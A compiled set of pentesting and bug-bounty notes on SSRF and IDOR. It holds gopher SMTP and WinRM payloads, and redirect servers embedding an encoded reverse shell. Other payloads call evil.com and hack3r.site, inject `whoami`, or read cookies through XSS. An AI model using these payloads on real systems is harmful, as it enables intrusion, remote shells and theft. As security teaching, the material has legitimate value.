ssrf.php?url=gopher://127.0.0.1:25/xHELO%20localhost%250d%250aMAIL%20FROM%3A%3Chacker@site.com%3E%250d%250aRCPT%20TO%3A%3Cvictim@site.com%3E%250d%250aDATA%250d%250aFrom%3A%20%5BHacker%5D%20%3Chacker@site.com%3E%250d%250aTo%3A%20%3Cvictim@site.com%3E%250d%250aDate%3A%20Tue%2C%2015%20Sep%202017%2017%3A20%3A26%20-0400%250d%250aSubject%3A%20AH%20AH%20AH%250d%250a%250d%250aYou%20didn%27t%20say%20the%20magic%20word%20%21%250d%250a%250d%250a%250d%250a.%250d%250aQUIT%250d%250a
```

will make a request like

HELO localhost

MAIL FROM:<hacker@site.com>

RCPT TO:<victim@site.com>

DATA

From: [Hacker] <hacker@site.com>

To: <victim@site.com>

Date: Tue, 15 Sep 2017 17:20:26 -0400

Subject: Ah Ah AHYou didn't say the magic word !

.

QUIT

### Gopher HTTP

#For new lines you can use %0A, %0D%0A

gopher://<server>:8080/\_GET / HTTP/1.0%0A%0A

gopher://<server>:8080/\_POST%20/x%20HTTP/1.0%0ACookie:  
eatme%0A%0AI+am+a+post+body

**Gopher SMTP — Back connect to 1337**

redirect.php

<?php

header("Location: gopher://hack3r.site:1337/\_SSRF%0ATest!");

?>Now query it.

https://example.com/?q=http://evil.com/redirect.php.

SMTP

From <https://twitter.com/har1sec/status/1182255952055164929>: 1. connect with SSRF on smtp localhost:25 2. from the first line get the internal domain name 220 <http://blabla.internaldomain.com> ESMTP Sendmail 3. search <http://internaldomain.com> on github, find subdomains 4. connect

Curl URL globbing - WAF bypass

If the SSRF is executed by **curl**, curl has a feature called [URL globbing](#) that could be useful to bypass WAFs. For example in this [writeup](#) you can find this example for a **path traversal via file protocol**:

```
file:///app/public/{.}/{.}/{app/public/hello.html,flag.txt}
```

[SSRF via Referrer header](#)

Some applications employ server-side analytics software that tracks visitors. This software often logs the Referrer header in requests, since this is of particular interest for tracking incoming links. Often the analytics software will actually visit any third-party URL that appears in the Referrer header. This is typically done to analyze the contents of referring sites, including the anchor text that is used in the incoming links. As a result, the Referer header often represents fruitful attack surface for SSRF vulnerabilities. To discover this kind of "hidden" vulnerabilities you could use the plugin "**Collaborator Everywhere**" from Burp.

[SSRF via SNI data from certificate](#)

The simplest misconfiguration that would allow you to connect to an arbitrary backend would look something like this:

```
stream {  
  
    server {  
  
        listen 443;  
  
        resolver 127.0.0.11;  
  
        proxy_pass $ssl_preread_server_name:443;  
  
        ssl_preread on;  
    }  
}
```

Here, the SNI field value is used directly as the address of the backend.

With this insecure configuration, we can **exploit the SSRF vulnerability simply by specifying the desired IP or domain name in the SNI field**. For example, the following command would force Nginx to connect to *internal.host.com*:

```
openssl s_client -connect target.com:443 -servername "internal.host.com" -crLf
```

### [Wget file upload](#)

### SSRF with Command Injection

It might be worth trying a payload like:

```
url=http://3iufly2q67fuy2dew3yug4f34.burpcollaborator.net?`whoami`
```

### PDFs Rendering

If the web page is automatically creating a PDF with some information you have provided, you can **insert some JS that will be executed by the PDF creator itself** (the server) while creating the PDF and you will be able to abuse a SSRF. [Find more information here](#).

### From SSRF to DoS

Create several sessions and try to download heavy files exploiting the SSRF from the sessions.

### SSRF PHP Functions

#### PHP SSRF

### SSRF Redirect to Gopher

For some exploitations you might need to **send a redirect response** (potentially to use a different protocol like gopher). Here you have different python codes to respond with a redirect:

```
# First run: openssl req -new -x509 -keyout server.pem -out server.pem -days 365 -nodes
```

```
from http.server import HTTPServer, BaseHTTPRequestHandler
```

```
import ssl
```

```
class MainHandler(BaseHTTPRequestHandler):
```

```
def do_GET(self):
```

```
print("GET")
```

```
self.send_response(301)
```

```
self.send_header("Location",
```

```
"gopher://127.0.0.1:5985/_%50%4f%53%54%20%2f%77%73%6d%61%6e%20%48%54%54%50%2f%31%2e%31%0d%0a%48%6f%73%74%3a%20%31%30%2e%31%30%2e%31%31%2e%31%31%37%3a%35%39%38%36%0d%0a%55%73%65%72%2d%41%67%65%6e%74%3a%20%70%79%74%68%6f%6e%2d%72%65%71%75%65%73%74%73%2f%32%2e%32%35%2e%31%0d%0a%41%63%63%65%70%74%2d%45%6e%63%6f%64%69%6e%67%3a%20%67%7a%69%70%2c%20%64%65%66%6c%61%74%65%0d%0a%41%63%63%65%70%74%3a%20%2a%2f%2a%0d%0a%43%6f%6e%6e%65%63%74%69%6f%6e%3a%20%63%6c%6f%73%65%0d%0a%43%6f%6e%74%65%6e%74%2d%54%79%70%65%3a%20%61%70%70%6c%69%63%61%74%69%6f%6e%2f
```

%73%6f%61%70%2b%78%6d%6c%3b%63%68%61%72%73%65%74%3d%55%54%46%2d%38%  
0d%0a%43%6f%6e%74%65%6e%74%2d%4c%65%6e%67%74%68%3a%20%31%37%32%38%0  
d%0a%0d%0a%3c%73%3a%45%6e%76%65%6c%6f%70%65%20%78%6d%6c%6e%73%3a%73  
%3d%22%68%74%74%70%3a%2f%2f%77%77%77%2e%77%33%2e%6f%72%67%2f%32%30%3  
0%33%2f%30%35%2f%73%6f%61%70%2d%65%6e%76%65%6c%6f%70%65%22%20%78%6d%  
6c%6e%73%3a%61%3d%22%68%74%74%70%3a%2f%2f%73%63%68%65%6d%61%73%2e%78  
%6d%6c%73%6f%61%70%2e%6f%72%67%2f%77%73%2f%32%30%30%34%2f%30%38%2f%61  
%64%64%72%65%73%73%69%6e%67%22%20%78%6d%6c%6e%73%3a%68%3d%22%68%74%  
74%70%3a%2f%2f%73%63%68%65%6d%61%73%2e%6d%69%63%72%6f%73%6f%66%74%2e  
%63%6f%6d%2f%77%62%65%6d%2f%77%73%6d%61%6e%2f%31%2f%77%69%6e%64%6f%77  
%73%2f%73%68%65%6c%6c%22%20%78%6d%6c%6e%73%3a%6e%3d%22%68%74%74%70%  
3a%2f%2f%73%63%68%65%6d%61%73%2e%78%6d%6c%73%6f%61%70%2e%6f%72%67%2f%  
77%73%2f%32%30%30%34%2f%30%39%2f%65%6e%75%6d%65%72%61%74%69%6f%6e%22  
%20%78%6d%6c%6e%73%3a%70%3d%22%68%74%74%70%3a%2f%2f%73%63%68%65%6d%  
61%73%2e%6d%69%63%72%6f%73%6f%66%74%2e%63%6f%6d%2f%77%62%65%6d%2f%77  
%73%6d%61%6e%2f%31%2f%77%73%6d%61%6e%2e%78%73%64%22%20%78%6d%6c%6e%  
73%3a%77%3d%22%68%74%74%70%3a%2f%2f%73%63%68%65%6d%61%73%2e%64%6d%74  
%66%2e%6f%72%67%2f%77%62%65%6d%2f%77%73%6d%61%6e%2f%31%2f%77%73%6d%6  
1%6e%2e%78%73%64%22%20%78%6d%6c%6e%73%3a%78%73%69%3d%22%68%74%74%70  
%3a%2f%2f%77%77%77%2e%77%33%2e%6f%72%67%2f%32%30%30%31%2f%58%4d%4c%53  
%63%68%65%6d%61%22%3e%0a%20%20%20%3c%73%3a%48%65%61%64%65%72%3e%0a%  
20%20%20%20%20%20%3c%61%3a%54%6f%3e%48%54%54%50%3a%2f%2f%31%39%32%2e  
%31%36%38%2e%31%2e%31%3a%35%39%38%36%2f%77%73%6d%61%6e%2f%3c%2f%61%3  
a%54%6f%3e%0a%20%20%20%20%20%20%3c%77%3a%52%65%73%6f%75%72%63%65%55  
%52%49%20%73%3a%6d%75%73%74%55%6e%64%65%72%73%74%61%6e%64%3d%22%74  
%72%75%65%22%3e%68%74%74%70%3a%2f%2f%73%63%68%65%6d%61%73%2e%64%6d%  
74%66%2e%6f%72%67%2f%77%62%65%6d%2f%77%73%63%69%6d%2f%31%2f%63%69%6d  
%2d%73%63%68%65%6d%61%2f%32%2f%53%43%58%5f%4f%70%65%72%61%74%69%6e%6  
7%53%79%73%74%65%6d%3c%2f%77%3a%52%65%73%6f%75%72%63%65%55%52%49%3e  
%0a%20%20%20%20%20%20%3c%61%3a%52%65%70%6c%79%54%6f%3e%0a%20%20%20%  
20%20%20%20%20%20%3c%61%3a%41%64%64%72%65%73%73%20%73%3a%6d%75%73%7  
4%55%6e%64%65%72%73%74%61%6e%64%3d%22%74%72%75%65%22%3e%68%74%74%70  
%3a%2f%2f%73%63%68%65%6d%61%73%2e%78%6d%6c%73%6f%61%70%2e%6f%72%67%2f  
%77%73%2f%32%30%30%34%2f%30%38%2f%61%64%64%72%65%73%73%69%6e%67%2f%7  
2%6f%6c%65%2f%61%6e%6f%6e%79%6d%6f%75%73%3c%2f%61%3a%41%64%64%72%65%7  
3%73%3e%0a%20%20%20%20%20%20%3c%2f%61%3a%52%65%70%6c%79%54%6f%3e%0a%  
20%20%20%20%20%20%3c%61%3a%41%63%74%69%6f%6e%3e%68%74%74%70%3a%2f%2f  
%73%63%68%65%6d%61%73%2e%64%6d%74%66%2e%6f%72%67%2f%77%62%65%6d%2f%  
77%73%63%69%6d%2f%31%2f%63%69%6d%2d%73%63%68%65%6d%61%2f%32%2f%53%43  
%58%5f%4f%70%65%72%61%74%69%6e%67%53%79%73%74%65%6d%2f%45%78%65%63%7  
5%74%65%53%68%65%6c%6c%43%6f%6d%6d%61%6e%64%3c%2f%61%3a%41%63%74%69%  
6f%6e%3e%0a%20%20%20%20%20%20%3c%77%3a%4d%61%78%45%6e%76%65%6c%6f%70  
%65%53%69%7a%65%20%73%3a%6d%75%73%74%55%6e%64%65%72%73%74%61%6e%64  
%3d%22%74%72%75%65%22%3e%31%30%32%34%30%30%3c%2f%77%3a%4d%61%78%45%  
6e%76%65%6c%6f%70%65%53%69%7a%65%3e%0a%20%20%20%20%20%20%3c%61%3a%4d  
%65%73%73%61%67%65%49%44%3e%75%75%69%64%3a%30%41%42%35%38%30%38%37  
%2d%43%32%43%33%2d%30%30%30%35%2d%30%30%30%30%2d%30%30%30%30%30%30  
%30%31%30%30%30%30%3c%2f%61%3a%4d%65%73%73%61%67%65%49%44%3e%0a%20%

20%20%20%20%20%20%3c%77%3a%4f%70%65%72%61%74%69%6f%6e%54%69%6d%65%6f%75%74%3e%50%54%31%4d%33%30%53%3c%2f%77%3a%4f%70%65%72%61%74%69%6f%6e%54%69%6d%65%6f%75%74%3e%0a%20%20%20%20%20%20%20%3c%77%3a%4c%6f%63%61%6c%65%20%78%6d%6c%3a%6c%61%6e%67%3d%22%65%6e%2d%75%73%22%20%73%3a%6d%75%73%74%55%6e%64%65%72%73%74%61%6e%64%3d%22%66%61%6c%73%65%22%20%2f%3e%0a%20%20%20%20%20%20%20%3c%70%3a%44%61%74%61%4c%6f%63%61%6c%65%20%78%6d%6c%3a%6c%61%6e%67%3d%22%65%6e%2d%75%73%22%20%73%3a%6d%75%73%74%55%6e%64%65%72%73%74%61%6e%64%3d%22%66%61%6c%73%65%22%20%2f%3e%0a%20%20%20%20%20%20%20%3c%77%3a%4f%70%74%69%6f%6e%53%65%74%20%73%3a%6d%75%73%74%55%6e%64%65%72%73%74%61%6e%64%3d%22%74%72%75%65%22%20%2f%3e%0a%20%20%20%20%20%20%20%3c%77%3a%53%65%6c%65%63%74%6f%72%53%65%74%3e%0a%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3c%77%3a%53%65%6c%65%63%74%6f%72%20%4e%61%6d%65%3d%22%5f%5f%63%69%6d%6e%61%6d%65%73%70%61%63%65%22%3e%72%6f%6f%74%2f%73%63%78%3c%2f%77%3a%53%65%6c%65%63%74%6f%72%3e%0a%20%20%20%20%20%20%20%3c%2f%77%3a%53%65%6c%65%63%74%6f%72%53%65%74%3e%0a%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3c%70%3a%42%6f%64%79%3e%0a%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3c%70%3a%45%78%65%63%75%74%65%53%68%65%6c%6c%43%6f%6d%6d%61%6e%64%5f%49%4e%50%55%54%20%78%6d%6c%6e%73%3a%70%3d%22%68%74%74%70%3a%2f%2f%73%63%68%65%6d%61%73%2e%64%6d%74%66%2e%6f%72%67%2f%77%62%65%6d%2f%77%73%63%69%6d%2f%31%2f%63%69%6d%2d%73%63%68%65%6d%61%2f%32%2f%53%43%58%5f%4f%70%65%72%61%74%69%6e%67%53%79%73%74%65%6d%22%3e%0a%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3c%70%3a%63%6f%6d%6d%61%6e%64%3e%65%63%68%6f%20%2d%6e%20%59%6d%46%7a%61%43%41%74%61%53%41%2b%4a%69%41%76%5a%47%56%32%4c%33%52%6a%63%43%38%78%4d%43%34%78%4d%43%34%78%4e%43%34%78%4d%53%38%35%4d%44%41%78%49%44%41%2b%4a%6a%45%3d%20%7c%20%62%61%73%65%36%34%20%2d%64%20%7c%20%62%61%73%68%3c%2f%70%3a%63%6f%6d%6d%61%6e%64%3e%0a%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3c%70%3a%74%69%6d%65%6f%75%74%3e%30%3c%2f%70%3a%74%69%6d%65%6f%75%74%3e%0a%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3c%2f%70%3a%45%78%65%63%75%74%65%53%68%65%6c%6c%43%6f%6d%6d%61%6e%64%5f%49%4e%50%55%54%3e%0a%20%20%20%20%20%20%20%3c%2f%73%3a%42%6f%64%79%3e%0a%3c%2f%73%3a%45%6e%76%65%6c%6f%70%65%3e%0a")

self.end\_headers()

httpd = HTTPServer(('0.0.0.0', 443), MainHandler)

httpd.socket = ssl.wrap\_socket(httpd.socket, certfile="server.pem", server\_side=True)

httpd.serve\_forever()

from flask import Flask, redirect

from urllib.parse import quote

app = Flask(\_\_name\_\_)

@app.route('/')

def root():



```
return
redirect('gopher://127.0.0.1:5985/_%50%4f%53%54%20%2f%77%73%6d%61%6e%20%48%54
%54%50%2f%31%2e%31%0d%0a%48%6f%73%74%3a%20', code=301)

if __name__ == "__main__":
app.run(ssl_context='adhoc', debug=True, host="0.0.0.0", port=8443)
```



TRICKEST  
AUTOMATED SECURITY WORKFLOWS

Use [Trickest](#) to easily build and **automate workflows** powered by the world's **most advanced** community tools. Get Access Today:



[Workflow-powered solution for Bug Bounty, Pentesting, SecOps | Trickest](#)

[Trickest](#)

## DNS Rebidding CORS/SOP bypass

If you are having **problems** to **exfiltrate content from a local IP** because of **CORS/SOP**, **DNS Rebidding** can be used to bypass that limitation:

### CORS - Misconfigurations & Bypass

#### Automated DNS Rebidding

[Singularity of Origin](#) is a tool to perform [DNS rebinding](#) attacks. It includes the necessary components to rebind the IP address of the attack server DNS name to the target machine's IP address and to serve attack payloads to exploit vulnerable software on the target machine.

Check out also the **publicly running server** in <http://rebind.it/singularity.html>\*\*\*\*

#### DNS Rebidding + TLS Session ID/Session ticket

Requirements:

- **SSRF**
- **Outbound TLS sessions**
- **Stuff on local ports**

Attack:

1. 1.

Ask the user/bot **access a domain** controlled by the **attacker**

2. 2.

The **TTL** of the **DNS** is **0** sec (so the victim will check the IP of the domain again soon)

3. 3.

A **TLS connection** is created between the victim and the domain of the attacker. The attacker introduces the **payload inside** the **Session ID or Session Ticket**.

4. 4.

The **domain** will start an **infinite loop** of redirects against **himself**. The goal of this is to make the user/bot access the domain until it perform **again a DNS request** of the domain.

5. 5.

In the DNS request a **private IP** address is given **now** (127.0.0.1 for example)

6. 6.

The user/bot will try to **reestablish the TLS connection** and in order to do so it will **send** the **Session ID/Ticket ID** (where the **payload** of the attacker was contained). So congratulations you managed to ask the **user/bot attack himself**.

Note that during this attack, if you want to attack localhost:11211 (*memcache*) you need to make the victim establish the initial connection with www.attacker.com:11211 (the **port must always be the same**). To **perform this attack you can use the tool**:

<https://github.com/jmdx/TLS-poison/> For **more information** take a look to the talk where this attack is explained:

[https://www.youtube.com/watch?v=qGpAJxfADjo&ab\\_channel=DEFCONConference](https://www.youtube.com/watch?v=qGpAJxfADjo&ab_channel=DEFCONConference)

### Blind SSRF

The difference between a blind SSRF and a not blind one is that in the blind you cannot see the response of the SSRF request. Then, it is more difficult to exploit because you will be able to exploit only well-known vulnerabilities.

### Time based SSRF

**Checking the time** of the responses from the server it might be **possible to know if a resource exists or not** (maybe it takes more time accessing an existing resource than accessing one that doesn't exist)

### Cloud SSRF Exploitation

If you find a SSRF vulnerability in a machine running inside a cloud environment you might be able to obtain interesting information about the cloud environment and even credentials:

### Cloud SSRF

### SSRF Vulnerable Platforms

Several known platforms contains or has contained SSRF vulnerabilities, check them in:

### SSRF Vulnerable Platforms

### Tools

#### [SSRFMap](#)

Tool to detect and exploit SSRF vulnerabilities

#### [Gopherus](#)

- [Blog post on Gopherus](#)

This tool generates Gopher payloads for:

- MySQL

- PostgreSQL
- FastCGI
- Redis
- Zabbix
- Memcache

#### [remote-method-guesser](#)

- [Blog post on SSRF usage](#)

*remote-method-guesser* is a *Java RMI* vulnerability scanner that supports attack operations for most common *Java RMI* vulnerabilities. Most of the available operations support the `--ssrf` option, to generate an *SSRF* payload for the requested operation. Together with the `--gopher` option, ready to use *gopher* payloads can be generated directly.

#### [SSRF Proxy](#)

SSRF Proxy is a multi-threaded HTTP proxy server designed to tunnel client HTTP traffic through HTTP servers vulnerable to Server-Side Request Forgery (SSRF).

#### References

- <https://medium.com/@pravinponnusamy/ssrf-payloads-f09b2a86a8b4>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery>
- <https://www.invicti.com/blog/web-security/ssrf-vulnerabilities-caused-by-sni-proxy-misconfigurations/>

<https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery>

## Group Office CRM | SSRF

Dec 10, 2020 by Fatih Çelik

Updated Apr 15, 2021 1 min

**Software:** <https://sourceforge.net/projects/group-office/>

**Version:** 6.4.196

**Vulnerability:** SSRF

**CVE:** CVE-2021-28060


#### Description of the product:

Group Office is an open source groupware application. It makes your daily office tasks easier. Share projects, calendars, files and e-mail online. It is a complete solution for all your online office needs. From a customer phone call to a project and finally an invoice. The support system helps to keep your customers happy. Group Office is fast, secure and has privacy by design. You can stay in full control of your

data by self hosting your cloud and e-mail. Our document editing solution keeps all data on the secured server instead of synchronising it to all user devices. GroupOffice is open source and modular. Which means it's easy to customise and extend. You can turn off and on features and it enables any developer to create new modules for the platform.

## Description of the vulnerability

A Server-Side Request Forgery (SSRF) vulnerability in the “set image from url” allows a remote attacker to forge GET requests to arbitrary URLs.



<https://fatihhcelik.github.io/posts/Group-Office-CRM-SSRF/>

<https://portswigger.net/daily-swig/microsoft-office-online-server-open-to-ssrf-to-rce-exploit>

## Insecure direct object references (IDOR)

### What are insecure direct object references (IDOR)?

Insecure direct object references (IDOR) are a type of [access control](#) vulnerability that arises when an application uses user-supplied input to access objects directly. The term IDOR was popularized by its appearance in the OWASP 2007 Top Ten. However, it is just one example of many access control implementation mistakes that can lead to [access controls](#) being circumvented. IDOR vulnerabilities are most commonly associated with horizontal privilege escalation, but they can also arise in relation to vertical privilege escalation.

### IDOR examples

There are many examples of access control vulnerabilities where user-controlled parameter values are used to access resources or functions directly.

### IDOR vulnerability with direct reference to database objects

Consider a website that uses the following URL to access the customer account page, by retrieving information from the back-end database:

```
https://insecure-
```

```
website.com/customer_account?customer_number=132355
```

Here, the customer number is used directly as a record index in queries that are performed on the back-end database. If no other controls are in place, an attacker can simply modify the `customer_number` value, bypassing access controls to view the records of other customers. This is an example of an IDOR vulnerability leading to horizontal privilege escalation.

An attacker might be able to perform horizontal and vertical privilege escalation by altering the user to one with additional privileges while bypassing access controls. Other possibilities include exploiting password leakage or modifying parameters once the attacker has landed in the user's accounts page, for example.

### IDOR vulnerability with direct reference to static files

IDOR vulnerabilities often arise when sensitive resources are located in static files on the server-side filesystem. For example, a website might save chat message transcripts to disk using an incrementing filename, and allow users to retrieve these by visiting a URL like the following:

```
https://insecure-website.com/static/12144.txt
```

In this situation, an attacker can simply modify the filename to retrieve a transcript created by another user and potentially obtain user credentials and other sensitive data.

<https://portswigger.net/web-security/access-control/idor>

### Unsuspected places to look for IDORs

Don't ignore encoded and hashed IDs

When faced with an encoded ID, it might be possible to decode the encoded ID using common encoding schemes.

And if the application is using a hashed/ randomized ID, see if the ID is predictable. Sometimes applications use algorithms that produce insufficient entropy, and as such, the IDs can actually be predicted after careful analysis. In this case, try creating a few accounts to analyze how these IDs are created. You might be able to find a pattern that will allow you to predict IDs belonging to other users.

Additionally, it might be possible to leak random or hashed IDs via another API endpoint, on other public pages in the application (profile page of other users, etc), or in a URL via referer.

For example, once I found an API endpoint that allows users to retrieve detailed direct messages through a hashed conversation ID. The request kinda looks like this:

```
GET /api_v1/messages?conversation_id=SOME_RANDOM_ID
```

This seems okay at first glance since the `conversation_id` is a long, random, alphanumeric sequence. But I later found that you can actually find a list of conversations for each user just by using their user ID!

GET /api\_v1/messages?user\_id=ANOTHER\_USERS\_ID

This would return a list of *conversation\_ids* belonging to that user. And the *user\_id* is publicly available on each user's profile page. Therefore, you can read any user's messages by first obtaining their *user\_id* on their profile page, then retrieving a list of *conversation\_ids* belonging to that user, and finally loading the messages via the API endpoint /api\_v1/messages!

If you can't guess it, try creating it

If the object reference IDs seem unpredictable, see if there is something you can do to manipulate the creation or linking process of these object IDs.

Offer the application an ID, even if it doesn't ask for it

If no IDs are used in the application generated request, try adding it to the request. Try appending *id*, *user\_id*, *message\_id* or other object reference params and see if it makes a difference to the application's behavior.

For example, if this request displays all your direct messages:

GET /api\_v1/messages

What about this one? Would it display another user's messages instead?

GET /api\_v1/messages?user\_id=ANOTHER\_USERS\_ID

HPP (HTTP parameter pollution)

HPP vulnerabilities (supplying multiple values for the same parameter) can also lead to IDOR. Applications might not anticipate the user submitting multiple values for the same parameter and by doing so, you might be able to bypass the access control set forth on the endpoint.

Although this seems to be rare and I've never seen it happen before, theoretically, it would look like this. If this request fails:

GET /api\_v1/messages?user\_id=ANOTHER\_USERS\_ID

Try this:

GET /api\_v1/messages?user\_id=YOUR\_USER\_ID&user\_id=ANOTHER\_USERS\_ID

Or this:

GET /api\_v1/messages?user\_id=ANOTHER\_USERS\_ID&user\_id=YOUR\_USER\_ID

Or provide the parameters as a list:

GET /api\_v1/messages?user\_ids[]=YOUR\_USER\_ID&user\_ids[]=ANOTHER\_USERS\_ID

Blind IDORs

Sometimes endpoints susceptible to IDOR don't respond with the leaked information directly. They might lead the application to leak information elsewhere instead: in export files, emails and maybe even text alerts.

Change the request method

If one request method doesn't work, there are plenty of others that you can try instead: GET, POST, PUT, DELETE, PATCH...

A common trick that works is substituting POST for PUT or vice versa: the same access controls might not have been implemented!

#### Change the requested file type

Sometimes, switching around the file type of the requested file may lead to the server processing authorization differently. For example, try adding .json to the end of the request URL and see what happens.

#### How to increase the impact of IDORs

##### Critical IDORs first

Always look for IDORs in critical functionalities first. Both write and read based IDORs can be of high impact.

In terms of state-changing (write) IDORs, password reset, password change, account recovery IDORs often have the highest business impact. (Say, as compared to a “change email subscription settings” IDOR.)

As for non-state-changing (read) IDORs, look for functionalities that handle the sensitive information in the application. For example, look for functionalities that handle direct messages, sensitive user information, and private content. Consider which functionalities on the application makes use of this information and look for IDORs accordingly.

## XSS Filter Evasion + IDOR

Hi there. I’m JM Sanchez, a student, and a bug bounty hunter. After months of duplicate reports, I finally found a valid high severity bug.

The site that I’m testing offers an online payment integration system in which you can manage customers and issue them invoices. I reported many XSSs, CSRFs, and such but, all of them were dups.

While testing some of the site’s functionality, I came upon a URL like

```
/MerchantUser/create_customer/CUS-123456-A1B2C3
```



I immediately tested and found out that it's vulnerable to IDOR attacks. I copy pasted the same link and opened it on another account. Even without authorization, I was able to view the customer details and edit them.

A 12 Character AlphaNumeric permutation isn't really impossible to bruteforce but, it's hella unrealistic.

*For instance, if you have an extremely simple and common password that's seven characters long ("abcdefg"), a pro could crack it in a fraction of a millisecond. Add just one more character ("abcdefgh") and that time increases to five hours. Nine-character passwords take five days to break, 10-character words take four months, and 11-character passwords take 10 years. Make it up to 12 characters, and you're looking at 200 years' worth of security — not bad for one little letter. (<https://www.betterbuys.com/estimating-password-cracking-times/>)*

It would take approx. 200 years to enumerate all possible and valid CustomerIDs. I held my findings for a while and focused on chaining this to another vulnerability and achieve its maximum severity

I looked for information disclosure bugs to enumerate CustomerIDs. Unfortunately, I found nothing. Before giving up, I tested the endpoint one more time for XSS

## Exploitation

At this point, I realized that XSS in this endpoint is actually possible! I never tested for it because the filter auto removes html tags. I think it uses the `strip_tags` function in PHP. If we can't use tags, then let's not use tags.

After saving the changes in customer's information, it is stored in the `value` attribute of `<input>`. I tried to escape the attribute with

```
"> escaped?
```

and I succeeded.

Address Line 1	<input type="text" value="123"/>
Address Line 2	<input type="text" value="123"/>
	<input &gt;<="" td="" type="text" value="escaped?"/>
City	<input type="text" value="123"/>

It is now parsed as

```
<input name="..." class="..." value="">escaped? ">
```

Next is to just add a javascript event handler on to it and inject js commands. But of course, there is a filter.

It removes all event handlers that are possible. Then I remembered, what if I combine the HTML tag with the event handler?



I came up with a payload like

```
" onmo<x>useover="alert(document['cookie'])">
```

The filter won't see the onmouseover event handler, but only the html tag. It will be now saved as

```
" onmouseover="alert(document['cookie'])">
```

I hovered my cursor and the javascript has been executed.  
Hooray!

I'm still not satisfied so I entered a payload that does not require user interaction

```
" onf<x>ocus="alert(document['cookie'])" autofocus">
```

## Puzzling them together

I got a stored XSS in the same endpoint that is vulnerable to IDOR. Since we can't "guess" other user's customerIDs, I used the IDOR to target them using XSS.

By creating a Customer with the above XSS payload as information, we can just copy the link and send it to our target. Once the target opens the link, we can execute arbitrary javascript on their browser. This can be escalated to account takeovers and stealing private information.

<https://systemweakness.com/xss-filter-evasion-idor-3d4624758ff0>

## Methodology

### ***Preparing the ground***

When I want to test an application for IDOR attacks, I start by creating two accounts, an attacker and a victim. That way, I can try to perform actions and/or access the private information of my victim account through my attacker account **without harming the users of the platform.**

Once this is done, I log in to the victim account and **play with some private features** (such as uploading personal information) by passing my requests through my proxy. The first goal here is to analyze the HTTP requests and **see if a**

**parameter corresponds to an ID (whatever its nature) belonging to the victim account.**

As explained above, an account can have several types of data allowing it to be “recognized” by the server when the request is received and these types of data will differ depending on the feature used : **take a notebook and note all these values**, they will be essential for the next tests.

***Now it's time to tryhard***

After taking note of these values, we can log in to the attacker account and **test all the private features by systematically changing the ID (or the concerned value) to those previously noted belonging to the victim account.** Being consistent in testing is a plus, **divide the application into blocks** and move forward as you go to cover its entire surface without getting lost.

It is essential to have a **good understanding of the application** being tested to know what the expected behaviors when sending a request, and what are, on the contrary, **the behaviors that should attract our attention** or — at least — **arouse our curiosity**. An application is not tested in one hour, the more time you spend on it, the more precise your understanding of the architecture and technologies used will be.

You have to **put yourself in the developer's shoes** and focus on the less intuitive areas to secure or on **the latest features implemented**, don't hesitate to follow the company on its social networks to stay informed of the news.

I like to look for endpoints by testing features from other devices or on web.archive, you can come across old, less secure **but still active** endpoints!

## My findings

As this was a **private program**, I will not reveal the name of the company and will voluntarily change some information. It was a company that allowed to upload of multimedia files (photos, videos...) on its platform.

When testing a feature allowing to saving media, I came across a **graphql request** looking like this :

```
{
  "action": "getSaves",
  "variables": {
    "input": {
      "infoD": "eyJ0eXB1IjoidXNlcmlEiIwiaWQiOiIxODI5MDUifQ=="
    }
  },
  "query": " (...) "
}
```

Some characteristics of the value of the “infoD” parameter easily allow us to guess that it is an **encoding in base64**, when I decode the value I get:

```
{"type":"userID","id":"182905"}
```

What happens if I **change the value** of the “id” parameter to the id of my victim account, **re-encode it all in base64**, and then **modify the value** of the “infoD” parameter of my request?

```
{"type":"userID","id":"182545"}
eyJ0eXB1IjoidXNlcklEIiwiaWQiOiIxODI1NDUifSA=
{
  "action":"getSaves",
  "variables":{
    "input":{
      "infoD":"eyJ0eXB1IjoidXNlcklEIiwiaWQiOiIxODI1NDUifSA="
    }
  },
  "query":" (...) "
}
```

It works! I can retrieve all the media saved by my victim account. Obviously, these are normally private data, no one is supposed to know what you save/favorite.

It is essential to make a **slight clarification**: for the attack scenario to be **valid**, it is necessary **to be able to obtain the ID** (whatever its form) of the victim **from the attacker’s account** in the event of an attack on a **specific person**. If this is not feasible, we will have to choose a more **generalized** attack but **the IDs must be easily guessable**, for example: 13445, 13446, 13447.. then a simple script will make it possible to acquire **a large amount of data**.

So **we have our first IDOR vulnerability**, once a vulnerability is found, you know that it is very likely that you will find others of the same kind and **this is particularly true when it comes to vulnerabilities related to access controls**. Either the development team has not put in place a robust centralized system in which case you may have a lot of surprises, or it was a poorly implemented feature and/or not connected to the central access control system.

In any case, **if you find a particular deficiency in a system, explore this flaw as much as possible**, this is what allowed me to find ten similar vulnerabilities on the same platform. Some are simpler, others a little more complicated but **all exploit vulnerabilities in access control**.

<https://infosecwriteups.com/an-idor-vulnerability-often-hides-many-others-2893ddd0a0d7>

## Tips for BAC and IDOR Vulnerabilities

### Introduction

As bug bounty hunters and pentesters, one of the most rewarding vulnerabilities to uncover are **Broken Access Control (BAC)** and **Insecure Direct Object Reference (IDOR)**. In this article, we'll discuss what BAC and IDOR vulnerabilities are, basic testing methodology, IDOR with UUID, Blind IDOR, and automating with the Auth Analyzer Burp Extension.





## Unauthorized access to resumes stored on LinkedIn

By headhunter to LinkedIn

● Resolved

● High

